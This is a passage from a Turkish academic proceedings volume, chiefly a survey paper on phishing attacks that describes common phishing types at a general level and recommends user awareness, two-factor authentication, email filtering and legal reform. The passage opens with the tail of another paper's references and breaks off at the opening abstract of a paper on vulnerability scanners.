- [13] C. Özarpa, İ. Avcı, S. Ali Kara, Üniversitesi Karabük, Fakültesi Mühendislik, and Mühendisliği Bölümü Makine, "Otonom Araçlar İçin Siber Güvenlik Risklerinin Araştırılması ve Savunma Metotları," *Eur. J. Sci. Technol.*, no. 31, pp. 242–255, 2021, doi: 10.31590/ejosat.911468.
- [14] J. Liu, S. Zhang, W. Sun, and Y. Shi, "In-vehicle network attacks and countermeasures: Challenges and future directions," *IEEE Netw.*, 2017, doi: 10.1109/MNET.2017.1600257.
- [15] W. Choi, K. Joo, H. J. Jo, M. C. Park, and D. H. Lee, "VoltageIDS: Low-level communication characteristics for automotive intrusion detection system," *IEEE Trans. Inf. Forensics Secur.*, vol. 13, no. 8, 2018, doi: 10.1109/TIFS.2018.2812149.
- [16] K. Ren, Q. Wang, C. Wang, Z. Qin, and X. Lin, "The Security of Autonomous Driving: Threats, Defenses, and Future Directions," *Proceedings of the IEEE*. 2020. doi: 10.1109/JPROC.2019.2948775.
- [17] Studer, M. Luk, and A. Perrig, "Efficient mechanisms to provide convoy member and vehicle sequence authentication in VANETs," in *Proceedings of the 3rd International Conference on Security and Privacy in Communication Networks, SecureComm*, 2007. doi: 10.1109/SECCOM.2007.4550363.
- [18] M. Kamal, A. Barua, C. Vitale, C. Laoudias, and G. Ellinas, "GPS Location Spoofing Attack Detection for Enhancing the Security of Autonomous Vehicles," in *IEEE Vehicular Technology Conference*, 2021, vol. 2021-September. doi: 10.1109/VTC2021-Fall52928.2021.9625567.
- [19] J. Cheng, X. Tang, and J. Yin, "A change-point DDoS attack detection method based on half interaction anomaly degree," in *International Journal of Autonomous and Adaptive Communications Systems*, 2017. doi: 10.1504/IJAACS.2017.082737.
- [20] S. Amin, A. A. Cárdenas, and S. S. Sastry, "Safe and secure networked control systems under denial-of-service attacks," in *Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics)*, 2009. doi: 10.1007/978-3-642-00602-9_3.
- [21] Z. Abdollahi Biron, S. Dey, and P. Pisu, "Real-time detection and estimation of denial of service attack in connected vehicle systems," *IEEE Trans. Intell. Transp. Syst.*, vol. 19, no. 12, pp. 3893–3902, Dec. 2018, doi: 10.1109/TITS.2018.2791484.
- [22] R. Merco, Z. Abdollahi Biron, and P. Pisu, "Replay Attack Detection in a Platoon of Connected Vehicles with Cooperative Adaptive Cruise Control; Replay Attack Detection in a Platoon of Connected Vehicles with Cooperative Adaptive Cruise Control," 2018, doi: 10.23919/ACC.2018.8431538.

- [23] O. TAŞ and F. KİANİ, “Nesnelerin İnterneti (IoT) ve Kablosuz Algılayıcı Ağların Güvenliğine Yapılan Saldırıların Tespit Edilmesi ve Önlenmesi,” *J. Polytech.*, vol. 0900, no. 1, pp. 219–235, 2020, doi: 10.2339/politeknik.627825.
- [24] K. Rabieh, M. M. E. A. Mahmoud, T. N. Guo, and M. Younis, “Cross-layer scheme for detecting large-scale colluding Sybil attack in VANETs,” in *IEEE International Conference on Communications*, Sep. 2015, vol. 2015-September, pp. 7298–7303. doi: 10.1109/ICC.2015.7249492.

OLTALAMA SALDIRILARINA YÖNELİK BİR ARAŞTIRMA

Hakan Kör¹, Murat Erdoğan^{*2}

¹Hitit Üniversitesi, Lisansüstü Eğitim Enstitüsü, Adli Bilimler Ana Bilim Dalı Çorum, TÜRKİYE,
hakankor@hitit.edu.tr

² Hitit Üniversitesi, Lisansüstü Eğitim Enstitüsü, Adli Bilimler Ana Bilim Dalı Çorum,
TÜRKİYE, muraterdogan41@gmail.com

*Sorumlu Yazar: muraterdogan41@gmail.com

Özet: İnternetin ilk çıktığından bu yana kadar varlığını koruyan Phishing (oltalama) saldırıları hala ciddi zarar verme potansiyeli bulundurmaktadır. Oltalama saldırıları birçok kullanıcı için güvenlik sorunlarını da beraberinde getirmektedir. Kimlik avı yapmak için kullanılan oltalama, kurumlara ve kişilere ait gizli kalması gereken bilgi, şifre ve hesap bilgileri gibi önemli verileri ele geçirmek için kullanılan saldırı girişimidir. Bu tür saldırılar genellikle bir sms, eposta ve sosyal medya mesajı ile başlar ve bu şekilde bilgisayar kullanıcıları kötü amaçlı ve art niyetli yapılmış bir web sayfasına yönlendirilir. Gerçeğin birebir kopyasını şeklinde yapılan bu web siteleri kullanıcının farkında olmadan tc kimlik numarası, adı, soyadı gibi nüfus bilgileri, kredi kartı bilgileri, şifre ve hesap bilgileri gibi saklı kalması gereken verileri paylaşmalarına neden olur. Saldırganlar tarafından kullanılan bu bilgilerle, sosyal medya hesapları ele geçirilir, kişiler adına şirketler açılabilir, mobil hat alınabilir veya kredi kartı dolandırıcılığı faaliyetlerinde bulunabilir. Her ne kadar kişilerin ve kurumların antivirüs, firewall gibi güvenlik yazılımları olsa da bunlar tam bir güvenliği sağlayamamaktadır. Güvenlik halkasının en zayıf halkası kullanıcılarıdır. Bu tür güvenlikler Saldırganların kullanıcılara ulaşmasını engelleyememektedir. Bu çalışmada da kullanıcıların farkındalık düzeylerini artırmak ve oltalama saldırılarına karşı korunmak için yapılabilecekleri irdelenecektir.

Anahtar Kelimeler: Oltalama Saldırısı, Oltalama, Kimlik Avı Saldırısı,

A Study on Phishing Attacks

Hakan Kör¹, Murat Erdoğan^{*2}

¹Hitit University, Institute of Graduate Education, Department of Forensic Sciences, Çorum, TURKEY,
hakankor@hitit.edu.tr

² Hitit University, Institute of Graduate Education, Department of Forensic Sciences, Çorum,
TURKEY, muraterdogan41@gmail.com

*Corresponding Author: muraterdogan41@gmail.com


Abstract: Phishing attacks, which have existed since the Internet first emerged, still have the potential to cause serious harm. Phishing attacks bring security problems for many users. Phishing is an attack attempt used to seize important data such as information, passwords and account information belonging to institutions and individuals that should be kept confidential. Such attacks usually start with an sms, email, and social media message, and in this way computer users are redirected to a malicious and malicious web page. These websites, which are made as a copy of the real thing, cause the user to share data that should be kept confidential, such as population information such as tc identity number, name, surname, credit card information, password and account information. With this information used by attackers, social media accounts can be hacked, companies can be opened on behalf of individuals, mobile lines can be purchased or credit card fraud activities can be carried out. Although individuals and institutions have security software such as antivirus and firewall, they cannot provide complete

security. The weakest link in the security ring is the users. This type of security cannot prevent attackers from reaching users. In this study, it will be examined what can be done to increase the awareness level of users and to protect against phishing attacks.

Keywords: Phishing Attack, Phishing, Phishing Attack


1. Giriş

Teknolojinin gelişmesi ile dünya üzerindeki insanların bilgisayar, telefon ve tablet gibi elektronik cihazlarla internet erişimleri artmıştır. Küresel düzeyde yayın yapan medya platformlarının verilerini ortaya koyan HootSuite ve We Are Social tarafından yayınlanan 2022 dijital raporuna göre 2022 yılında dünya çapında 4,62 milyar sosyal medya kullanıcısı ve 4,95 milyar internet kullanıcısı bulunmaktadır. Şekil 1’de gösterilen 2022 Yılı İnternet Kullanıcı Verilerine göre internet kullanıcıları 2012 yılında 2,18 milyar iken 2022 yılında ise 4,95 milyara çıkarak son 10 yılda iki kattan fazla artarak büyümüştür[1].




Şekil 1.2022 Yılı İnternet Kullanıcı Verileri

Şekil 1’de göre 2022 yılında internet kullanıcı sayısı bir önceki yıla göre yüzde 4’oranla büyümüş ve internet kullanıcı sayısı yaklaşık 192 milyon artarak büyümeye devam etmektedir. 2022 yılındaki yüzde 4’lük düşük büyüme oranı Covid-19 pandemisi sırasındaki veri toplama sorunlarından dolayı kullanıcı sayısındaki gerçek büyüme oranlarını gösterememektedir. Şekil 2’ de görüldüğü gibi sosyal medya kullanıcılarının sayısı 2012’den bu yana çok hızlı bir şekilde büyümüştür. We Are Social ve Hootsuite ortaklığında yayınlanan şekil 2’deki grafiğe göre 2012 yılındaki toplam 1,48 milyar sosyal medya kullanıcı sayısı, 2022 yılında toplam 4,62 milyar kullanıcı sayısına ulaşarak, yaklaşık 3 kat büyümüştür[1]. Şekil 2’deki grafiğe göre 2022 yılında 424 milyon yeni kullanıcının sosyal medya kullanmaya başladığını göstermektedir. 2022 deki 424 milyon yeni kullanıcı sayısı bize sosyal medyayı kullanan yeni kullanıcı sayısının günde ortalama 1 milyondan fazla olduğunu açıklar.



Şekil 2. Yeni Dijital 2022 Küresel Genel Bakış Raporuna göre Sosyal Medya Kullanım Oranları.

Türkiye İstatistik Kurumu'nun 2021 yılı araştırmasına göre %92 oranında evlerden İnternete erişim imkânı bulunmaktadır. Araştırma sonuçlarına göre 2020 yılında evden İnternete erişim imkânına sahip olanların %90,7 olduğu gözlenmiştir. Bu oran 2020'ye göre 2021 de %1,3 artmıştır. Bireylerde İnternet Kullanımı Oranı 2020 yılı %79'ken 2021 yılında %82,6 çıkmıştır. Şekil 3'te özetlenmeye çalışılan her iki araştırmanın sonuçlarına göre hanelerdeki ve bireylerdeki internet kullanım oranı son on yılda 2 kat artmıştır.



Şekil 3. İnternet erişim imkânı olan haneler ve bireylerde İnternet kullanımı

İnternet, Bilgisayar ve mobil teknolojisinin kullanımının artmasıyla internet ağı üzerinde insanların sosyal etkileşimi artmış ve değişmiştir. Sosyal medya kullanımının artması insanların ilişki biçimlerimizde ve algılamalarımızda büyük bir değişikliğe neden oldu[2]. Kurumlar ve insanlar kendilerine ait bilgileri web sitelerinde, sosyal medya hesaplarında paylaşmaktadır. Elektronik posta uygulamalarının mesaj ve dosya paylaşımı amaçlarıyla kullanımı da artmıştır. Kredi kartlarını kullanarak internet üzerinde alışveriş yapmak, banka ve ödeme işlemleri yapmak artık sık tercih edilir olmuştur. Bu gelişmeler beraberinde kişisel ve kurumsal bilgilerin türlü yollarla başka kişilerin eline geçmesine neden olmaktadır. Oltalama(phishing) yöntemi de bu yollardan bir tanesidir.

Dünya üzerindeki ticari şirketler, resmi kurumlar ve kişisel kullanıcılar sayısız oltalama (phishing) saldırılarının hedefi haline gelmiştir[3]. 2022 raporunda oltalama (phishing), bir

diğer adıyla kimlik avı saldırısı %16 ile ikinci en yaygın ihlal nedeni olarak dikkat çekmektedir. Oltalama saldırıları 4,92 milyon dolar ile en maliyetli saldırı vektörü olarak kayıtlara geçti[4]. Gerçeğinin birebir kopyası olarak hazırlanmış web siteleri üzerinden kullanıcıların nüfus bilgileri, hesap bilgileri, şifreleri veya kredi kartı bilgileri gibi gizli kalması gereken bilgileri elde etmeye çalışan oltalama saldırıları bilinen dolandırıcılık yöntemlerinden biridir [5]. Bir aldatma eylemi ve saldırı yöntemi olan oltalama saldırıları rol yaparak başka kimliğe bürünüp kişi veya kurumlardan bilgi etme yöntemidir[6]. Kullanıcı epostasına sanki güvenilir bir kaynaktan gelmiş gibi görünen epostayı açar ve içerisindeki güvenilir olmayan linke tıklar. Bu şekilde kullanıcının bilgisayarına zararlı bir yazılım yüklenir veya kullanıcının kişisel bilgilerini girmesi istenen kötü niyetli olarak hazırlanmış web sitesine yönlendirilmesi sağlanır[6]. Oltalama saldırılarının en önemli özelliği kullanıcının çok kolayca tuzağa düşürmesi ve saldırıyı yapan kişinin istediği bilgileri ele geçirebilmesidir [7]. Oltalama saldırı yöntemleri sürekli gelişmektedir. Kişilerin dikkatini çekecek, haber ve olaylardan veyahut güncel toplumsal konulardan ilham alarak saldırı stratejilerini belirleyebilmektedir [8].

2. Yöntem

Bu çalışmada internet kaynaklarından, oltalama saldırı yöntemleri hakkında yazılmış çalışma ve makalelerden yararlanıldı. Araştırma yapılırken oltalama saldırılarının ne olduğu, nasıl yapıldığı ve oltalama saldırılarından korunma yöntemleri detaylı bir şekilde açıklandı.

2.1. Oltalama Yöntemi

Phishing saldırılarında kullanıcıyı farklı yöntemlerle kandırarak veya ikna ederek bir linke tıklamaya veya bir uygulamaya girmesini sağlayarak kişisel bilgilerini çalmak ve bu bilgileri kötü amaçla kullanmaktır. Phishing saldırıları farklı yöntem ve tekniklerle düzenlenmektedir. Kullanıcıların oltalama saldırıları hakkındaki farkındalığının artması ve bu konuda önlemler alınmasına rağmen saldırganlar yeni dolandırıcılık yöntemleri bularak uygulayabiliyorlar[9]. İnternet kullanan kişilerin sosyal medya yoluyla veya epostayla gelen linkleri doğruluğunu kontrol etmesi ve direkt olarak veri girilmesi isteyen web sitelerine karşı farkında ve uyanık olması son derece önemlidir. Pishing saldırılarını 3 aşamada gerçekleştirilir[10].

Birinci aşama: Phishing yapacak saldırganlar, bir kuruma ait web sitesini birebir kopyasını oluşturup gerçek izlenimini veren sahte bir web sayfası oluşturur. Saldırı yapılacak bir kullanıcı ise Kullanıcı sosyal Medya Hesabının sanki gerçekmiş gibi bir kopyası oluşturulur.

İkinci aşama: Eposta gruplarında olan kişilere, güvenilir ve gerçek olduğu izlenimi veren eposta atılır ve bu postaların içindeki eklere ve linklere tıklanılmasını isterler. İşin en can alıcı kısmı bu linklere tıklandıktan sonra ya zararlı virüsü bilgisayarımıza bulaştırırlar. Bazılarında ise bize yönlendirdikleri sitelere bilgilerimizi girmemizi isterler. Sistem güncellemeleri, veri tabanından bilgilerin silinmiş olması, bir arkadaşımızmış gibi bizden bir şeyler talep etmesi, Bankadan gelen bir mesaj vb. taktiklerle bilgilerimizi elde etmeye çalışır. Bazen sadece o linke tıklaması yeterli olmaktadır. Oltalama saldırıları bazen de herhangi bir mesaj veya eposta yollamadan kullanıcıların bir şekilde kötü niyetli yapılmış web sitelerine girmesi linklere tıklaması veya kişisel bilgileri girmesi şeklinde olmaktadır. Oltalama saldırılarında sosyal medya veya mesajlaşma uygulamaları üzerinden mesaj gönderme eposta göndermeye göre daha çok tercih edilir hale gelmiştir.

Üçüncü aşama: Oltama yapılarak elde edilen bu bilgilerin kullanılması yoluyla kurumların ve kişilerin, örneğin banka hesapları yasa dışı olarak boşaltılır.

2.2. Oltalama Türleri

2.2.1. Malware Tabanlı Oltalama

Malware Kötü amaçlı bir yazılım demektir. Bilgisayar kullanıcılarının anında fark edemeyeceği oltalama yöntemidir. Bilgisayarınızın iyi korunmadığı durumlarda, eposta hesabınızda bir linke tıkladığınızda veya bilmediğiniz bir web sitesine girdiğinizde farkında olmadan kötü amaçlı yazılımlar yüklenir. Bu yazılım ekranınızda sürekli pop-up çıkmasını sağlar ve bu sayfalar üzerinden kişisel verilerinizin alınması amaçlanır[8].

2.2.2. Sahte Mail Yöntemi

Bu yöntemde bilinen şirketler veya kişilerin epostaları taklit edilir. Saldırganların kendi yaptıkları kodlarla düzenledikleri sahte e-posta adresleri üzerinden gönderilen epostalar ile internet üzerinden bir web sayfasına yönlendirme yaptırılır. Kullanıcıya zarar verecek şekilde kondlanmış web sitesi üzerinden kullanıcıların kişisel bilgileri ele geçirilir.

2.2.3. SMS Yöntemi

Kullanıcıların kişisel bilgilerini elde etmek için hediye, para, ödül ve yardım gibi onları ikna etmeye yönelik mesajları cep telefonu üzerinden SMS mesajları ile gönderilir. SMS mesajları genellikle kullanıcıyı bir linke tıklatmaya, bir telefon numarasını aramaya veya yardım bahanesiyle direkt para gönderme şeklinde kullanılır. Bu şekilde kullanıcıları paraları alınır veya kişisel bilgileri ele geçirilir.

2.2.4. Sesli Oltalama(Phishing) - Sesli Kimlik Avı

Oltalama saldırıları her zaman bir web sitesi veya eposta kullanımı gerektirmez. Bilinen eski dolandırıcılık yöntemlerinden olan telefon aramasıyla ikna yeteneği de kullanılarak kişisel bilgilerin ele geçirilmesi amaçlanır. Bu yöntem bazen de sesli arama yöntemiyle aramaların güvenilir bir kuruluştan geliyormuş gibi görünerek te yapılır. Sesli Kimlik Avı ile Kişilerin TC kimlik numarası, hesap bilgileri, şifreleri girmeleri veya söylemeleri istenir. Böylece kişisel bilgilerin elde edilmesinin önü açılır.

2.2.5. Url Yönlendirme

Bu yöntem sosyal medya üzerinden veya farklı mecralardan kullanıcıları oltalama için yapılmış internet adreslerine yönlendirir. Bir bağlantı veya link bazen görüldüğü gibi olmayabilir. Benzer alan adları ile alınmış normal gibi görünen bir site linkine tıklanıldığında kullanıcıyı zararlı yazılımlar içeren web sitesine giriş yapmasına neden olur.

2.2.6. Oturum Bilgileri Çalma ile Oltalama

Herhangi bir web sitesinde üye olduğunuzda veya kullanıcı adı ve şifrenizle oturum açtığınız anda, bu bilgileriniz cookie'ler aracılığıyla kaydedilir. İnternet dolandırıcıları farklı yöntem ve tekniklerle ele geçirdikleri cookieleri kullanarak sizin hesabınızla oturum açıp sisteme sızmış olurlar.

2.2.7. Aldatıcı, Taklit veya Hediye Çekilişleri ile Oltalama

Genellikle e-posta sistemleri ile yapılan Oltalama Saldırıları, çekiliş, ödül, acil yardım isteği gibi bahanelerle karşılık beklenen e-posta aracılığı veya Sosyal Medya ile internet kullanıcısının kişisel bilgileri ele geçirir. Bu yöntem önemli bir firma ve kişiyi taklit ederek

kendisini takip eden insanları reklam, para yardımı ve çekiliş gibi aldatıcı yöntemlerle kandırarak hedeflerine ulaşırlar.

3. Bulgular

Bilgisayar Kullanıcılarının aldatıcı ve art niyetli e-postaları anlama ve tespit etme konusunda eğitilmelidirler. Taklit edilmiş epostalar kullanarak firma personellerinin epostalara yanıt verme yetenekleri test edilebilir.

Kaynağı konusunda kesin emin olmadığımız bir e-postada gönderilen linklere tıklamamak veya ekleri indirilmemelidir. Özellikle sosyal medyada bulunan gelişigüzel linklere ve kısa bağlantılara tıklanmamalıdır.

İstenmeyen eposta önleme, kötü amaçlı yazılımdan koruma gibi düzenli otomatik filtreleme yapan bir güvenlik eposta ağ geçidi kullanılması önemlidir. Oltalama ve kimlik avı yapan web sitelerini eş zamanlı olarak belirleyebilmek için makine öğrenimi tekniklerini kullanan güvenlik çözümleri kullanılabilir.

Kullanıcıların ziyaret ettiği web sitelerinin, özellikle banka web siteleri gibi alan adlarını kontrol edilmesi gerekmektedir. Oltalama amaçlı yapılan saldırıları genellikle “Hediye Kazandınız”, “Aboneliğiniz yapıldı”, “Hesap Bilgileriniz ve Şifreniz Ele Geçirildi”, “Fatura Ödemeniz gerçekleşmedi”, “Tatil Ödülü Kazandınız” vb. içerikli ilgi çeken epostaları kullanıcılara gönderir. Bu türden yollanan epostaların tıklanılmaması ve geldiği eposta adreslerin dikkat edilmesi kontrol edilmesi gerekmektedir.

Oltalama yöntemini kullanan saldırganlar en çok kişisel bilgilerini sosyal medyada aşırı bir şekilde paylaşan kişileri hedef almaktadır. Örneğin Özel hayatını ilgilendiren bilgiler veya tatile nerede bulunduğun ve evden uzak kalma süresi vb. bilgiler paylaşılmamalıdır.

Kişiler uygulama programlarını ve hesaplarını iki faktörlü kimlik doğrulaması şeklinde etkinleştirmelidir. Parolalar için güçlü ve benzersiz kodlama yapılmalıdır. Aynı parolanın çeşitli web siteleri için yeniden kullanılmasından kaçınılmalıdır. Çünkü bu ciddi bir güvenlik sorunudur.


Güvenirliliği herkes tarafından bilinen kurumsal firmalar, sosyal medya platformları ve Bankalar size asla kişisel bilgileriniz veya şifrenizi soran e-posta göndermez. Şüpheli gördüğünüz e-postalardaki bağlantılar asla tıklanmamalıdır.

Yasal olmayan veya kaynağı belirsiz yazılımları asla yüklememek ve çalıştırmamak gerekir.

Bilinen zararlı url veya ip adreslerinin oluşturduğu veri kümeleri üzerinden filtreleme yapan Kara liste tabanlı güvenlik mekanizmaları kullanılabilir. Kara liste tabanlı tespit mekanizmaları daha önceden karşılaşılmış oltalama saldırıları üzerinde çalışarak kullanıcıları bu saldırılara karşı korur. Bu sistemlerin en önemli dezavantajı ise, daha önce gerçekleşen saldırıları ya da tespit edilmemiş olan saldırıları algılama konusunda eksiktirler.

Beyaz liste tabanlı tespit yöntemi ise kara liste tabanlı tespit yönteminin tam tersi mantıkla çalışan şüpheli veya zararlı olmadığı bilinen adreslerin oluşturduğu bir veri kümesine sahiptir.

Güvenmediğiniz ortak ağlarda online alışveriş ve bankacılık işlemleri yapmamalıyız. Eğer bir ağa güvenmiyorsak bilgisayar kendimizin dahi olsa elektronik işlemler yapmamalıyız.



Şekil 4. Oltalama Saldırılarının Gerçekleştirilme Şekli

Oltalama yöntemini kullanan saldırganlar Şekil 4'teki gibi bilenen sosyal medya platformları, kurumsal bankalar, e-ticaret siteleri gibi kullanıcı adı ve şifre ile giriş yapılan web sitelerinin birebir kopyasını yapar. Farklı yöntem ve tekniklerle hazırladıkları spam içerikli e-postaları hedeflediği kişilere veya ellerinde bulunan e-postalara göndererek kurbanları daha önceden hazırladıkları oltalama sitelerine yönlendirmektedir. En son adımda kurbanın istenilen bilgileri oltalama için hazırlanmış sahte web sitelerine girmesi ile spam e-posta hedefine ulaşır.

4. Sonuç

Oltalama ve kimlik avı için kullanılan web siteleri son yıllarda önemli bir sorun olarak karşımıza çıkmaktadır. Saldırganlar kullanıcı hatalarını ve zayıflıklarını kullanarak hedeflerine ulaşmaktadırlar. Acemi saldırganlar bile oltalama yöntemlerini kullanarak bazı basit saldırılar yapabilir. Bu yüzden oltalama saldırıları yöntemleri sık karşılaşılan güvenlik ihlallerindendir. Bu tür saldırılara karşı bilgisayar kullanıcılarının oltalama yöntemleri hakkında bilgi sahibi olması ve farkındalık geliştirmesi son derece önemlidir. Oltalama saldırıları kullanıcı ve sistemin güvenlik açıklarından yararlanmaktadır. Bu nedenle bazı ek güvenlik mekanizmaları geliştirilmelidir. Sürekli büyüyen internet ve bilgisayar ağlarında oltalama yöntem ve teknikleri de sürekli değişmekte ve tespit edilmesi de zaman almaktadır. 5237 sayılı Türk Ceza Kanununun (TCK) Bilişim Alanında Suçlar bölümünde Oltalama yöntemi suçlarına karşı açık bir hüküm bulunmamaktadır. Oltalama ve kimlik avı suçlarında olayın türüne göre TCK'nın 142. ve 158. maddelerinde yer verilen nitelikli hırsızlık ve nitelikli dolandırıcılık hükümleri çerçevesinde ele alınmaktadır. TCK'da internet üzerinden yapılan oltalama ve kimlik avı hırsızlığı konusunda bir düzenleme yapılması bu suçlarla etkili mücadelede etmede önemli bir adım olacaktır.

Kaynakça

- [1] DIGITAL 2022 (no date) *DIGITAL 2022: ANOTHER YEAR OF BUMPER GROWTH - We Are Social UK*. Available at: <https://wearesocial.com/uk/blog/2022/01/digital-2022-another-year-of-bumper-growth-2/> (Accessed: 25 Dec 2022).
- [2] ÜNLÜ, F. (2018) 'PESA INTERNATIONAL JOURNAL OF SOCIAL STUDIES PESA ULUSLARARASI SOSYAL ARAŞTIRMALAR DERGİSİ Orta Yaş Üstü Bireylerde Sosyal Medya Bağımlılığı ve Sosyal İzolasyon Social Media Dependence and Social Insulation in Above Intermediate Feyza ÜNLÜ', 4, p. 1. doi:10.25272/j.2149-8385.2018.4.1.13.
- [3] J. Lopez, J. E. Rubio, Access control for cyber-physical systems interconnected to the cloud, *Computer Networks*, 134, 46-54, 2018. doi: 10.1016/j.connet.2018.01.037.
- [4] Kron, "Cost of a Data Breach 2022 Raporunda Öne Çıkan Başlıklar | Kron." <https://kron.com.tr/cost-of-a-data-breach-2022-raporunda-one-cikan-basliklar> (accessed Dec. 25, 2022).

- [5] Önal H. 2021. Phishing (Oltalama) Saldırısı Nedir? | BGA Security. In: BGA Secur. <https://www.bgasecurity.com/2019/09/phishing-oltalama-saldirisi-nedir/>. (Erişim: 24 Haziran 2022).
- [6] L. De Kimpe, M. Walrave, W. Hardyns, L. Pauwels ve K. Ponnet, “You’ve got mail! Explaining individual differences in becoming a phishing target,” *Telematics and Informatics*, c. 35, s. 5, ss. 1277–1287, 2018.
- [7] C. N. Gutierrez, T. Kim, Della R. Corte, J. Avery, D. Goldwasser, M. Cinque, S. Bagchi, Learning from the ones that got away: Detecting new forms of phishing attacks. *IEEE Transactions on Dependable and Secure Computing*, 15 (6), 988-1001, 2018. doi: 10.1109.TD SC. 2018.2864993.
- [8] B. Kesler, H. Drinan, N. Fontaine, News briefs. *IEEE Security and Privacy*, 4 (6), 8-13, 2006. doi: 10.28948/ngumuh.649969.
- [9] Netkoruma, “Phishing Saldırılarında En Çok Kullanılan Yöntemler.” <https://www.netkoruma.com/phishing-saldirilarinda-en-cok-kullanilan-yontemler.html> (accessed Dec. 25, 2022).
- [10] Gaissecurity, “PHISHING Hakkında Her şey | Gais Cyber Security.” <https://gaissecurity.com/blog/phishing-hakkinda-her-sey/> (accessed Dec. 25, 2022).

TİCARİ VE AÇIK KAYNAK AÇIKLIK TARAMA ARAÇLARININ KARŞILAŞTIRILMASI VE FARKLARININ ORTAYA KONULMASI

Ramazan Furkan Yavuz*¹, Selim Bayraklı²

¹Millî Savunma Üniversitesi, Atatürk Stratejik Araştırmalar ve Lisansüstü Eğitim Enstitüsü, Bilgisayar Mühendisliği ABD, İstanbul, TÜRKİYE, ramazanfurkanyavuz@gmail.com

²Millî Savunma Üniversitesi, Hava Harp Okulu, Bilgisayar Mühendisliği Bölümü, İstanbul, TÜRKİYE, hbayrakli@hho.msu.edu.tr

* Sorumlu Yazar: ramazanfurkanyavuz@gmail.com

Özet: Tüm dünyada internet kullanımının artması siber saldırıların katlanarak artışına neden olmaktadır. Söz konusu bu artış bilgi sistemlerinin gizliliğini, bütünlüğünü, kullanılabilirliğini etkilemekle birlikte, bireyleri, kurumları ve devletleri maddi/manevi olarak etkilemekte ve birçok güvenlik sorununa yol açmaktadır.

